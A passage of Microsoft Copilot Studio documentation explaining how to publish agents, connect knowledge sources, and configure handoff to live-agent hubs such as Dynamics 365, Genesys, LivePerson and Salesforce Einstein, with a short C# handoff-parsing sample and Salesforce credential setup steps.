
 Demo website

 Teams and
Microsoft 365 Copilot

 SharePoint

4. Select **Publish**.

The **Publish this agent** screen appears.




5. Select **Publish**. Your agent is published and available for use with the Client SDK.

Get the information you need to integrate with the SDK

Before you add integration for your agent into your app code, you need some details from Copilot Studio about your agent.

1. Go your agent in Copilot Studio by selecting **Agents** and then selecting your agent.
2. Go to **Settings > Advanced settings > Metadata**.

Take note of the **Environment ID** and **Schema name**.



3. Take note of the deployment environment for your agent. For `copilotstudio.microsoft.com` and `copilotstudio.preview.microsoft.com`, the deployment

environment is `prod`. For `copilotstudio.preprod.microsoft.com`, the deployment environment is `preprod`.

Learn more about the Agents Client SDK

Next, using the information you gathered, you can integrate your agent into your native app code using the Agents Client SDK.

For code and more information about how to integrate your agent into your native app, check out the GitHub repo for your app platform of choice:

- [Agents Client SDK for Android](#) ↗
- [Agents Client SDK for iOS](#) ↗
- [Agents Client SDK for Windows](#) ↗

Agents for customer engagement and handoff

09/06/2025

You can create agents to interact with your customers and integrate with customer service and customer engagement hubs. Such agents provide your customers with self-help based on generative AI. The agent can answer questions and provide information from what's on your company website, within files you upload, or from your knowledge base sources.

When necessary, your agent can transfer the customer to a live agent with integrated handoff to the customer engagement hub that you already use. Customer engagement hubs might be Dynamics 365 Customer Service, ServiceNow, Salesforce, LivePerson, or Genesys.

First, you need to create an agent with generative AI, and tell it where it should look for information when interacting with your customer. The agent uses that information to determine the best answer or response to the user's question and return the information in a conversational tone.

Once you create and test your agent, you can configure integration between the agent and your engagement hub, including handoff to a live agent.

Create an agent and connect it to your knowledge source

If you're new to creating agents in Copilot Studio, follow the steps in the [Quickstart](#).

If you're familiar with creating agents in Copilot Studio and have an agent now, you can go straight to the instructions for [adding a generative answers node](#) to connect your agent to your data.

Important

Classic chatbots don't support generative AI features. Classic chatbots are marked as such in Copilot Studio. These are chatbots made with older versions of Copilot Studio and its predecessor, Power Virtual Agents.

Connect to knowledge sources

Name	Source	Description	Number of inputs supported in generative answers	Authentication
Public website	External	Searches the query input on Bing, only returns results from provided websites	Generative mode: 25 websites Classic mode: Four public URLs (for example, <i>microsoft.com</i>)	None
Documents	Internal	Searches documents uploaded to Dataverse, returns results from the document contents	Generative mode: All documents Classic mode: Limited by the Dataverse file storage allocation	None
SharePoint	Internal	Connects to a SharePoint URL, uses GraphSearch to return results	Generative mode: 25 URLs Classic mode: Four URLs per generative answers topic node	Agent user's Microsoft Entra ID authentication
Dataverse	Internal	Connects to the configured Dataverse environment and uses a retrieval-augmented generative technique in Dataverse to return results	Generative mode: Unlimited Classic mode: Two Dataverse knowledge sources (and up to 15 tables per knowledge source)	Agent user's Microsoft Entra ID authentication
Enterprise data using connectors	Internal	Connects to connectors where your organization data is indexed by Microsoft Search	Generative mode: Unlimited Classic mode: Two per custom agent	Agent user's Microsoft Entra ID authentication

ⓘ Note

- Agent user authentication for knowledge sources means that when a specific user asks a question of the agent, the agent only surfaces content that the specific user can access.
- Knowledge sources in generative answers nodes currently don't support Bing Custom Search, Azure OpenAI, or Custom Data. Instead, from the generative answers node properties, use the **Classic data** option for [Bing Custom Search](#) [↗], [Azure OpenAI](#), or [Custom Data](#) sources.

- For websites, you need to confirm which website(s) your organization owns that Bing will search through Copilot Studio.
- You can perform language-agnostic querying across all supported file types and languages.
- If you're using unstructured data, such as individual SharePoint files and folders, OneDrive files and folders, or connectors, there are different limits and limitations. For more information, go to [Limits and limitations](#).
- Currently, citations returned from a knowledge source can't be used as inputs to other tools or actions.

Configure handoff to customer engagement hubs

- [Dynamics 365 Customer Service](#)
- [ServiceNow](#)
- [Salesforce](#)
- [LivePerson](#)
- [Generic customer engagement hub](#)

Configuring agent behavior

The following fields are available under **Agent details** on the side navigation pane and let you customize your agent for tone and behavior.

 Expand table

Field	Description
Greeting message	What the agent says when greeted.
Start over message	What the agent says when the user asks to start the conversation over.
Conversation start message	What the agent says when opened.
Escalate link	A link for the user to talk to an agent.
No match message	What the agent says when it doesn't have topics for the user's input.
Multiple topics matched	What the agent says to ask the user to clarify their meaning.
Reset conversation message	What the agent says after starting the conversation over.

Configure handoff to any generic engagement hub

Copilot Studio enables you to hand off agent conversations seamlessly and contextually to a human agent through an engagement hub.

With some custom development, you can configure your agent to hand off conversations to any engagement hub.


Prerequisites

- You [built your agent using Copilot Studio](#).
- You need an engagement hub that can interact programmatically by using APIs or SDK.

Important

This article requires some software development skills. The steps in this article are for experienced IT professionals with a solid understanding of developer tools, utilities, and integrated development environments (IDEs).

Overview



A full handoff to an engagement hub follows this pattern:

1. A customer interacts with the engagement hub's chat canvas.

2. The engagement hub routes the incoming chat through built-in chat routing capabilities to an agent.
3. A custom adapter relays the incoming chat messages from the engagement hub to a Copilot Studio agent.
4. Once the customer [triggers handoff](#), Copilot Studio starts handoff with full conversational context.
5. The custom adapter intercepts the handoff message, parses the full conversation context, and seamlessly routes the escalated conversation to a skilled human agent, based on availability.
6. The customer's chat is seamlessly and contextually handed off to a human agent who can resume the conversation.

To hand off the conversation to a human agent, you need to build a custom handoff adapter.

Build a custom handoff adapter

An adapter bridges conversations to and from your agent engagement hub by relaying and transforming messages between customers, agents, and human agents.

Most popular agent engagement hubs provide software development kits (SDKs) or document their APIs publicly, enabling you to build such adapters.

This document doesn't cover what a custom adapter could contain. However, the following sample handoff message, based on what Copilot Studio generates as part of our [standard handoff to a live agent experience](#), can help get you started.

These code snippets and samples allow you to extract context from the conversation to seamlessly and contextually hand off agent conversations to any generic engagement hub.

Sample handoff message payload

Handoff currently only supports Direct Line. For more information, see [interacting with an agent over Direct Line](#). Upon handoff, the adapter raises an event activity called `handoff.initiate` and sends it.

You can see a [full sample handoff message activity on our GitHub site](#) [↗](#).

Extract context from handoff message

To use [conversational context](#), parse the `handoff.initiate` event activity. The following snippet of code parses the `handoff.initiate` event activity and extracts the conversational context. See the [full code sample on GitHub](#).

C#

```
public void InitiateHandoff(string botresponseJson)
{
    BotResponse response = JsonConvert.DeserializeObject<BotResponse>
(botresponseJson);

    // Look for Handoff Initiate Activity. This indicates that conversation needs
    to be handed off to agent
    Activity handoffInitiateActivity = response.Activities.ToList().FirstOrDefault(
        item => string.Equals(item.Type, ActivityTypes.Event,
        System.StringComparison.Ordinal)
        && string.Equals(item.Name, HandoffInitiateActivityName,
        System.StringComparison.Ordinal));

    if (handoffInitiateActivity != null)
    {
        // Read transcript from attachment
        if (handoffInitiateActivity.Attachments?.Any() == true)
        {
            Attachment transcriptAttachment =
handoffInitiateActivity.Attachments.FirstOrDefault(a =>
string.Equals(a.Name.ToLowerInvariant(), TranscriptAttachmentName,
System.StringComparison.Ordinal));
            if (transcriptAttachment != null)
            {
                Transcript transcript = JsonConvert.DeserializeObject<Transcript>
(transcriptAttachment.Content.ToString());
            }
        }

        // Read handoff context
        HandoffContext context = JsonConvert.DeserializeObject<HandoffContext>
(handoffInitiateActivity.Value.ToString());

        // Connect to Agent Hub
        // <YOUR CUSTOM ADAPTER CODE GOES HERE>
    }
}
```

Configure handoff to Dynamics 365 Customer Service

When your customers need to speak with a human agent, your agent can seamlessly hand off the conversation. With the capabilities of the [Chat Add-in for Dynamics 365 Customer Service](#), you can connect both text (messaging) conversations, and voice conversations (in classic chatbots).

ⓘ Note

Connect to Dynamics 365 Customer Service with a voice-enabled agent. For more information, see [Use interactive voice response in your agents](#).

When your agent hands off a conversation, it shares the full history of the conversation and all variables collected in the interaction. Your Dynamics 365 Customer Service routes incoming escalations to the right queue, and a live agent can seamlessly resume the conversation. For more information about how to use handoff in agent conversations, see [Hand off to a live agent](#).

You can also enable single sign-on (SSO) to allow agents to sign users in if they're logged in to the page where the agent is deployed. For more information, see [Configure single sign-on with Microsoft Entra ID](#) and [Pass authentication token to agent during single sign-on in live chat](#).

Prerequisites

Web app

- Sign in with an account that has at least **OC_Admin** and **Agent Author** roles.
- Have a [product license for Copilot Studio](#) [↗] and a [product license for the Chat Add-in for Dynamics 365 Customer service](#).
- Your agent and Dynamics 365 Customer Service must be in the same environment.
- For end-to-end capabilities to work as expected, you must [publish](#) your agent.

⚠ Warning

Copilot Studio agents with names that are longer than 30 characters fail to connect when you follow the instructions in this article. Ensure your agent's name contains fewer than 30 characters before you proceed.

Connect your agent to Dynamics 365 Customer Service

Web app

1. In Copilot Studio, open your agent, and go to the **Channels** page.
2. Under **Customer engagement hub**, select the **Dynamics 365 Customer Service** tile.
3. Select **Connect**.

ⓘ Note

- The Dynamics 365 Customer Service package installation must be in the same environment as the agent.
- If you're using application lifecycle management (ALM), you might see a message that we can't determine if Dynamics 365 Customer Service integration is enabled for the environment. For more information, see [Agents with application lifecycle management](#).

4. Select **View in Omnichannel** to [continue configuring the agent connection in Dynamics 365 Customer Service](#).

ⓘ Important

To test the agent on your custom website, you must use the **embed** code specified in the chat widget you set up in Dynamics 365 Customer Service. If you use the **embed** code from Copilot Studio, handoff doesn't work. For more information, see [Embed chat widget in your website or portal](#).

Agents with application lifecycle management

Web app


Suppose you [set up application lifecycle management \(ALM\) for your agents](#), and are exporting and importing agents between [development \(unmanaged\)](#) and [test or](#)

[production \(managed\) environments](#). In that case, you might see a message that we can't determine if Dynamics 365 Customer Service integration is enabled for the environment.


If the agent you exported has Dynamics 365 capabilities enabled, you can ignore this message. The agent can still work properly. The message will disappear after you export the latest version of your agent from your development environment and then import it into a targeted test or production environment with managed agents.

If you continue to see the message after you export and import the latest version of your managed agent, make sure to remove any unmanaged layers:

1. Sign in to Power Apps and select the managed agent's environment.
2. In the navigation menu, select **Solutions**, and then select the solution that contains the agent with the unmanaged layer.
3. Next to the agent component in the solution, select **More commands** (:), and then select **See solution layers**.



4. Select the unmanaged layer, and then select **Remove unmanaged layer**.




If your agent doesn't have Dynamics 365 capabilities enabled, the message is always displayed.

Configure inactivity timeout to close conversation

Dynamics 365 Customer Service expects a conversation to end after a period of inactivity. This feature is important to ensure the supervisor view displays the correct ongoing conversations and manages agent loads and metrics correctly. When you create an agent from Dynamics 365 Customer Service, the default agent content includes two topics: **Session Timeout Reminder** and **Session Timeout**. These topics use the [inactivity trigger](#) to remind the user, and then close the conversation when the configured inactivity timeout expires. But if you create the agent from Copilot Studio, those topics aren't included in the agent. To create them, proceed as follows.

1. Go to the **Topics** page.
2. Select **Add a topic** and **From blank**.
3. Hover over the trigger box of the **Trigger** node and select the **Change trigger** icon.



4. Select **The user is inactive for a while**.
5. On the **Trigger** node, select **Edit** and configure the inactivity duration.
6. Select the desired duration value from the list. Alternatively, use the **Formula** option and enter a value in seconds. This value is the amount of inactive time it takes for the topic to

trigger.

7. Select the channel it applies to by using the **Condition** option. For Dynamics 365, under the **Condition** block, select **Select a variable**, switch to the **System** tab, and select **Activity.Channel**.
8. Select **Omnichannel** from the dropdown.
9. Finally, add a message, and at the end, add an **End conversation** node so the conversation ends. Select the **Add node**  icon, point to **Topic management**, and then select **End conversation**.
10. Save and publish your agent.

Manage your agent's Dynamics 365 capabilities

Web app

1. Go to the **Channels** page.
2. Under **Customer engagement hub**, select the **Dynamics 365 Customer Service** tile.

Here you can disconnect your agent and find the link to go to the Dynamics 365 Customer Service admin center to view the connection details. If you select **Disconnect**, the application user that represents the agent in your Dynamics 365 Customer Service instance is disabled. Your agent effectively disconnects from the Dynamics 365 Customer Service environment and stops receiving any traffic from your Dynamics 365 Customer Service instance.

To add your agent back, you must [connect it again](#).

Known limitations

See [limitations when using Copilot Studio with the Chat Add-in for Dynamics 365 Customer Service](#).

For limits on the size of variables that are shared with Dynamics 365 when Copilot Studio transfers the conversation, see [Copilot Studio maximum channel data message size limits](#).

Hand off to Genesys

09/06/2025

This article provides supplemental information to the main Genesys documentation for this integration located on [GitHub](#).

Initial integration

Ensure that the [authentication setting in Copilot Studio](#) is set to **No authentication**.

While the agent connector documentation is for AWS (Amazon Web Services), equivalent steps are possible in Azure as well. Modify the two Python scripts accordingly.


Ensure that the DynamoDB table name created matches the one in the bot_sessions.py file.

Agent handoff

Refer to [Configure the transfer to agent node by using the escalate topic](#), in the Dynamics 365 Customer Service documentation.

If you want your agent to pass a message to the agent in the transfer, perform the following steps:

1. Set the message in Copilot Studio:



2. Include as slot for the Escalate intent in the botconnector API call:

JSON

```
{
  "name": "Escalate",
  "slots": {
    "va_AgentMessage": {
      "name": "va_AgentMessage",
      "type": "String"
    }
  }
}
```

The message is visible in Genesys as an output.

The screenshot displays the Genesys configuration interface for an intent named 'Escalate'. At the top, there is a button labeled '+ Add Output'. Below this, the 'Intents' section is expanded, showing the 'Escalate' intent. Under the 'Escalate' intent, the 'va_AgentMessage' slot is configured with the value 'State.sAgentMessage'. Below the slot configuration, the 'Failure Outputs' section is expanded, showing two fields: 'errorType' and 'errorMessage', both with the value 'No output value specified'.

3. If there are more variable to pass from Copilot Studio back to Genesys, follow the same process with `va_{variableName}` as the slot name.

iframe setup

1. See [Add your agent to your website](#) for detailed instructions on how to get a URL to your Copilot Studio agent.

Copy or take note of the iframe src URL. This value is required for configuring Genesys Cloud.

2. Follow the [Genesys documentation on how to set up the widget](#) .

Use your iframe src URL as the **Application URL**.

Hand off to LivePerson

09/12/2025

Integrating LivePerson with Copilot Studio presents a compelling opportunity for businesses seeking to enhance their customer support and engagement capabilities.

Prerequisites

Before you begin, make sure you have:

- An active LivePerson account.
- A Copilot Studio agent.
- *Admin* or *Developer* access to both LivePerson and Power Platform.

Steps

Follow these steps to create and connect LivePerson to a Copilot Studio agent:

1. [Retrieve the Direct Line secret](#) for your agent.
2. Follow the instructions in the [LivePerson documentation](#) [↗](#).
3. To set up handoff to LivePerson, see [Transfer to agent](#) [↗](#).

Hand off to Salesforce Einstein bot

Summarize this article for me

This article explains how to create and connect a Salesforce Einstein Bot to a Copilot Studio agent. By integrating these platforms, you can enhance your agent experience with the combined capabilities of both.

In this integration pattern, Einstein Bot serves as the front end and uses Copilot Studio as a fallback mechanism through Einstein's Confused topic. Rather than mapping intents between the two platforms, the Einstein Bot forwards any user query it doesn't understand to Copilot Studio. Copilot Studio processes the query and returns a response. This request/response model means Copilot Studio provides AI-powered answers based on the user's query.

Einstein Bot fully controls agent handoff to a live agent. This implementation doesn't listen for handoff events from Copilot Studio. You configure escalation triggers directly in Einstein to route conversations to Salesforce Omni-Channel queues.

Prerequisites

Before you begin, make sure you have:

- A Salesforce account with Einstein Bots enabled.
- A Copilot Studio account.
- Admin or developer permissions in Salesforce and Microsoft Power Platform.

Step 1: Retrieve the Direct Line secret for your agent

1. In Copilot Studio, open your agent and go to **Settings**.
2. Select **Security** > **Web channel security**.
3. Under **Secrets and tokens**, copy **Secret 1** or **Secret 2**.

Important

This integration only supports Copilot Studio agents configured with **No authentication**. Authenticated knowledge sources, such as SharePoint, are not supported with this approach.

Tip

Automated deployment: If you have the [Salesforce CLI](#) installed, you can use the [automated deployment scripts](#) to complete steps 2 through 5. After the script completes, follow the prompts to configure your Direct Line secret. Then skip ahead to [Step 6: Setup Einstein bot](#). If you'd like to configure manually, continue to Step 2.

Step 2: Configure Salesforce Remote Site Settings

1. Sign in to your Salesforce account.
2. Go to **Setup**.
3. In **Quick Find**, enter *Remote Site Settings*, then select **Remote Site Settings**.
4. Add a new remote site, enter *DirectLine* for **Remote Site Name**, and enter <https://directline.botframework.com> for **Remote Site URL**.
5. Select **Save**.

ⓘ Note

For other regions, use the appropriate URL for the DirectLine API. See the [Direct Line API reference](#) for regional endpoints.

Step 3: Create Apex Classes to connect to DirectLine API

1. In Salesforce, go to **Setup**.
2. In **Quick Find**, enter *Apex Classes*.
3. Create the following Apex classes by copying the source code from the [Salesforce integration sample](#):

- **DL_GetConversation**: Starts a new Direct Line conversation and returns the `conversationId`.
- **DL_PostActivity**: Sends a user message to the conversation through the DirectLine API.
- **DL_GetActivity**: Retrieves the agent's response, with built-in delay and retry logic for handling asynchronous replies.

Step 4: Configure a named credential for secure authentication

Microsoft recommends using named credentials instead of hardcoding secrets in your Apex classes. Named credentials provide a secure way to store secrets and are easier to manage and

rotate without modifying code.

Create an external credential

1. In Salesforce **Setup**, search for *Named Credentials* and select **Named Credentials**.
2. Select the **External Credentials** tab.
3. Select **New** and configure:
 - **Label:** Directline
 - **Name:** Directline
 - **Authentication Protocol:** Custom
4. Select **Save**.

Create a principal

1. In the external credential you created, under **Principals**, select **New**.
2. Configure:
 - **Parameter Name:** Directline_Principal
 - **Sequence Number:** 1
 - **Identity Type:** Named Principal
3. Select **Save**.
4. Under **Authentication Parameters**, select **Add**.
5. Configure:
 - **Name:** Token
 - **Value:** Your Direct Line secret from Step 1
6. Select **Save**.

Create a custom header

1. In the external credential, under **Custom Headers**, select **New**.
2. Configure:
 - **Name:** Authorization
 - **Value:** {'Bearer ' & \$Credential.Directline.Token}
 - **Sequence Number:** 1
3. Select **Save**.

Create the named credential

1. Return to the **Named Credentials** tab.
2. Select **New > New Named Credential**.
3. Configure:
 - **Label:** Directline
 - **Name:** Directline
 - **URL:** `https://directline.botframework.com`
 - **Enabled for Callouts:** Checked
 - **External Credential:** Select Directline
 - **Generate Authorization Header:** Unchecked
 - **Allow Formulas in HTTP Header:** Checked
4. Select **Save**.

Step 5: Grant permissions to the bot

Einstein Bots require a dedicated permission set to access Apex classes and external credentials. You must grant the bot access to the components you created.

Grant Apex class access

1. In Salesforce **Setup**, search for *Permission Sets* and select **Permission Sets**.
2. Find and select the **Chatbot** permission set (API name: `sfdc_chatbot_service_permset`).
3. Select **Apex Class Access > Edit**.
4. Add the following classes:
 - `DL_GetConversation`
 - `DL_PostActivity`
 - `DL_GetActivity`
5. Select **Save**.

Grant external credential principal access

1. In the **Chatbot** permission set, select **External Credential Principal Access > Edit**.
2. Add `Directline - Directline_Principal`.
3. Select **Save**.

Step 6: Set up Einstein bot

1. In Salesforce, go to **Setup**.
2. In **Quick Find**, enter *Einstein* and select **Einstein Bots**.
3. Create a new Einstein bot by following the instructions in the [Salesforce Einstein Documentation](#).

